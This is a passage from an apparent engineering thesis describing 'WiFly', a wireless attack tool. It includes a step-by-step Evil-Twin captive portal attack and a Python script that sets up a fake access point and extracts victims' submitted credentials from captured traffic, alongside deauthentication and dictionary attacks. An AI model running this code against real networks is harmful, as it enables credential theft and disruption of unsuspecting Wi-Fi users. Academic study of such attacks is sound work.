


Figure 4.19 Dictionary Attack Output

The output of the Dictionary Attack is displayed on the WiFly web interface and as you can see the extracted password is displayed in a pop-up at the top right corner of the screen.

4.9 Evil-Twin Captive Portal

An Evil-Twin attack is a method used by hackers in which a fake Wireless Access Point similar to that of a valid AP is setup to pilfer the targets' confidential data without their knowledge. For an Evil-Twin Access Point, the hacker broadcasts the same exact SSID as that of the legitimate Access Point and sometimes even the same MAC Address of the SSID to trick the Client device into associating with the malicious Access Point. The attack is performed as a man-in-the-middle (MITM) attack as fake Wi-Fi eavesdrops on the clients and pilfer their classified data. Since the intruder possesses the gear employed, the target client would have zero clue that their communications may be captured. An Evil-Twin AP

can additionally be utilized in Phishing swindles as well. Here, target clients will unknowingly join the illegal AP and will be re-directed to a phishing website. Prompting them to submit their confidential details. These are without a doubt directed towards the hacker. When details are received by him, he may seamlessly dissociate the target client by making the web page unavailable.




Figure 4.20 Evil-Twin Attack illustration

4.9.1 Requirements

To successfully carry out an Evil-Twin Captive Portal attack there are several software requirements that are needed to be fulfilled otherwise the attack will not work or even if the Evil-Twin Access Point is created still the password/credentials will not be retrieved. So, Fulfilment off each requirement is crucial. Following is the list of requirements:

i. Hostapd

It is the configuration file of a software that is used to create an illegitimate Access Point similar to the legitimate one. It contains the SSID and Channel of the illegitimate Access Point.

ii. Dnsmasq

It is used to provide the DNS (Domain Name System) DHCP (Dynamic Host Control Protocol) server to the captive portal. Its configuration file is used to specify the DNS server along with the DHCP server IP range.

iii. Nginx

It is a web server which is used to host the login page of the Captive Portal at the victim's device.

iv. Tshark

It is command line network traffic analyzer which is used to capture packets (data) on certain interface and store them in a capture (.pcap) file. Then it extracts the data which is from the capture file which is present in the form of HTTP "POST" request and displays it in plain text on the terminal.

v. Web Page

A generic captive portal web page is also required to trick the victim into entering whatever sensitive information is asked to enter without them noticing the difference. It can a software update page, router login page etc. which can either be downloaded or cloned from some desired website.

All these software/tools work together in harmony for the Evil-Twin Captive Portal Attack to be carried out flawlessly. For further details please refer to the Software Requirements section of the thesis.

4.9.2 Wireshark Analysis




Figure 4.21 Captive Portal credentials Wireshark Analysis

The credentials entered by the victim into the captive portal appear as a HTTP POST request packet, which can be analyzed with the help of Packet analysis tools such as Wireshark. Since the HTTP protocol employs no security whatsoever so whatever information is entered in an HTTP based web page appears as it is in plaintext. That is why the victim's entered credentials appear in plaintext in Wireshark.

4.9.3 Working

There are four main steps involved in the working of the Evil-Twin Captive Portal Attack. These are:

1. An illegitimate Access Point is setup

To setup an illegitimate Access Point we need to configure the Hostapd using a Hostapd configuration file “Hostapd.conf”. It will contain the SSID and Channel of our fake Access Point along with the interface used and driver supported by the Wireless Network Interface Card. This file will basically enable the Access Point with the parameters specified in the configuration file.

2. Creation of a phony Captive Portal

A captive portal is web page that is displayed to newly connected Clients of Access Point. It looks something like this:




Figure 4.22 Captive Portal Web Page

To successfully display the captive portal at the victim's device requires several steps. First Dnsmasq is required to provide a DNS as well as a DHCP server to the Captive Portal. A Dnsmasq configuration file is needed to be made “Dnsmasq.conf” to customize the DHCP server IP range and also specify the DNS server IP too. Secondly, the Nginx web server is required to host the webpage on the victim's device as soon as it connects to the fake Access Point. For this some changes are needed to be made in the Nginx's configuration file. So, the victim is always redirected to the Captive Portal after connecting to the fake Access Point. The front-end design of the Captive Portal web page is kept

the html folder of Kali Linux because the Nginx server operates in that folder.

3. Victims are lured in to join the illegitimate Access Point

This victims are lured in to join the fake Access Point by making the legitimate Access Point inaccessible to its users. This can be done by launching a Deauthentication attack on the legitimate Access Point in parallel by using multi-threading. So, that they are compelled to connect to fake Access Point with similar SSID.

4. Credentials entered into the Captive Portal pilfered by the hacker

To make this happen Tshark is enabled to listen on interface on which the fake Access Point is created so that credentials entered by the user are stored in a capture file in the form of HTTP POST requests and then they are displayed in plaintext on the terminal.

The sequence of the attack is, first the Hostapd is enabled then the Dnsmasq. After that the Nginx server is started, at this point the fake Access Point as well the Captive Portal is ready. Now, Deauthentication Attack is launched against the legitimate Access Point and Tshark starts listening on the interface of the fake Access Point.

4.9.4 WiFly Implementation

The Evil-Twin Captive Portal attack if carried out manually is not only very time consuming but also very error prone as its sequence is very important if anything is done out of sequence, then the attack will not work, and the process has to be repeated all over again. So, to streamline this process in WiFly, a self-developed Python Script is used which performs the entire process of carrying out the Evil-Twin Captive Portal attack with just the click of a button and simply displays the output when the credentials have successfully been entered by the victim into Captive Portal eliminating the need to keep track of the executing sequence of attack.




Figure 4.23 Evil-Twin Attack Methodology

49.5 Python Script

```
interface = "wlan0"
```

```
os.system('ifconfig %s down' % interface)
```

```
os.system('iwconfig %s mode monitor' % interface)
```

```
os.system('ifconfig %s up' % interface)
```

- These lines of code are used to enable monitor mode in the interface “wlan0” which is an external Network Interface Card “NIC”.

```
SSID = "What are you doing?"
```

```
channel = 10
```

- This is SSID and the channel of the illegitimate Access Point.

```
conf = HostapdConf('hostapd.conf')
```

```
conf['interface'] = interface
```

```
conf['ssid'] = SSID
```

```
conf['channel'] = channel
```

```
conf.write()
```

- Here, the Hostapd configuration file “Hostapd.conf” is created using the entered credentials.

```
p1 = subprocess.run(["hostapd", "hostapd.conf", "-B"], capture_output=True)
```

```
p2 = subprocess.run(["dnsmasq", "-C", "dnsmasq.conf"],
capture_output=True)
```

```
p3 = subprocess.run(["ifconfig", interface, "up", "192.168.1.10", "netmask",  
"255.255.255.0"], capture_output=True)
```

```
p4 = subprocess.run(["route", "add", "-net", "192.168.1.0", "netmask",  
"255.255.255.0", "gw", "192.168.1.10"], capture_output=True)
```

```
p5 = subprocess.run(["service", "nginx", "reload"], capture_output=True)
```

```
p6 = subprocess.run(["service", "nginx", "restart"], capture_output=True)
```

- Here, both the Hostapd and the Dnsmasq as well as the Nginx server are started from the Python Script using subprocess module. Also, internet connectivity is also provided to the fake Access Point by IP forwarding via Subprocess module.

```
import os.path  
from scapy.all import *  
os.system("sudo tshark -T fields -i %s -e _ws.col.Info -e http -e frame.time -e  
data.data -w Eavesdrop_Data.pcap > " "Eavesdrop_Data.txt -c 2000" %  
interface)
```

```
data = "Eavesdrop_Data.pcap"
```

```
a = rdpcap(data)
```

```
import pyshark
```

```
import re
```

```
pcap = 'Eavesdrop_Data.pcap'
```

```
cap = pyshark.FileCapture(pcap, display_filter='urlencoded-form')
```

```
password=[]
```

```
for pkt in cap:
```

```
    password = re.findall(r"(.*)", str(pkt))
```

```
for i in range(0, (len(password) - 1), 2):
```

```
    print(password[i], " = ", password[i+1])
```

- In the entire above block of code Tshark is enabled to listen on the interface of the fake Access Point and save the traffic in a capture file "Eavesdrop_Data.pcap". Then, to extract victim's entered credentials from it pyshark is used which is a Python supplicant for Tshark. It extracts the data

from the capture file which is then decoded and converted into a string and displayed at the output.

4.9.6 Output




Figure 4.24 Evil-Twin Attack on Web Interface

This is the output on the WiFly web interface when the attack is carried out successfully. The obtained password appears in pop-up at the top right corner of the screen.

4.10 Conclusion

In conclusion the working concepts and methodology of each of three components of WiFly quite different from one another and requires significant expertise to implement each one of them especially when no pre-built Kali Linux tools are used in them, and everything is done using barebones Python modules and applicable execution method.

Chapter 5: Testing, Results & Analysis

5.1 Overview

5.2 Results of Scanning & Wireless Attacks

5.3 Results of Vulnerability Scanning

5.4 Comparison with Existing Solutions

5.5 Conclusion

Chapter # 5

Testing, Results & Analysis

5.1 Overview

In this chapter each and every element of the project (hardware & software) is tested, and their results analyzed. The testing is done on the WiFly Web Interface which is final component of the project, and its purpose is to provide a user-intuitive GUI. Each part of WiFly yields a different result on the Web Interface as compared to their terminal response.

5.2 Results of Scanning and Wireless Attacks

Scanning:

To initiate scanning a Start / Stop button is present at the top left corner of the web page. Once the Start button is pressed the scanning Python script present on the Raspberry Pi is executed and its results are displayed on the web page after it is stopped. Two tables are created from the scanning output. The first one consists of all the available Access Points present in the vicinity even if their SSID is hidden. Whereas the second one comprises of the connected Clients of the Access Points of the first table. Both tables consist of information such as the MAC Address, Channel, Encryption standard, Signal Strength, Vendor Information of both Clients and Access Points and the User Info also of both the Clients and Access Point showing whether they are allowed or not allowed to operate in the vicinity. The Clients table has two additional field “AP Name” to which the Clients are connected “MAC of AP” and “User Name” which specifies the username of the Client device if setup by the client.




Figure 5.1 Scanning Access Points List




Figure 5.2 Scanning Access Points' Clients

Wireless Attacks:

To make things easy and simplified, the wireless attacks are incorporated within the scanning section. As generally wireless attacks are performed against the Access Points or Clients that are obtained as a result of scanning. So, instead of creating a separate section for wireless attacks, they are included as “Actions” in the form of three buttons in front of each Access Point namely “DeAuth” for Deauthentication attack, “EVILTWIN” for the Evil-Twin Captive Portal Attack and lastly “DICT” for the dictionary attack. Since, the attack options for the connected Clients of an Access Point are limited to Deauthentication attack only. So, only a single Action “DeAuth” is present for it.




Figure 5.3 Access Points Attack options





Figure 5.4 Clients Attack options

i. Deauthentication Attack:

To perform a Deauthentication attack against a Client or an Access Point simply press the “DEAUTH” button present in front of it. That particular Client or Access Point will remain inaccessible until the attack is stopped.

Before the Attack



After the Attack




Figure 5.5 Deauthentication Attack Output

The web page remains unchanged when the “DEAUTH” button is pressed but at the backend Deauthentication attack takes place against the specified Client or Access Point. Until the attack is stopped against the “Rabta” Access Point its connected Clients will be shown “Incorrect Password” message until the attack is stopped.

ii. Dictionary Attack

When the “DICT” button is pressed dictionary attack is launched against the targeted Access Point. It involves both the Deauthentication as well as password cracking parts. First the Clients of the targeted Access Point are Deauthenticated to capture the 4-way handshake. Then it is used to obtain the Wi-Fi password by means of a password dictionary. But on the web interface only a pop-up appears on the top right corner of the web page with the password if it is obtained or “No Key Found” message.




Figure 5.6 Dictionary Attack Output

iii. Evil-Twin Captive Portal Attack

The “EVILTWIN” button is pressed to initiate the Evil-Twin Captive Portal Attack. Similar to the Dictionary Attack the output of the attack is displayed in the form of a pop-up at the top right corner of the screen. As shown the Web Interface below, the output is the credential entered by the victim into the captive portal:

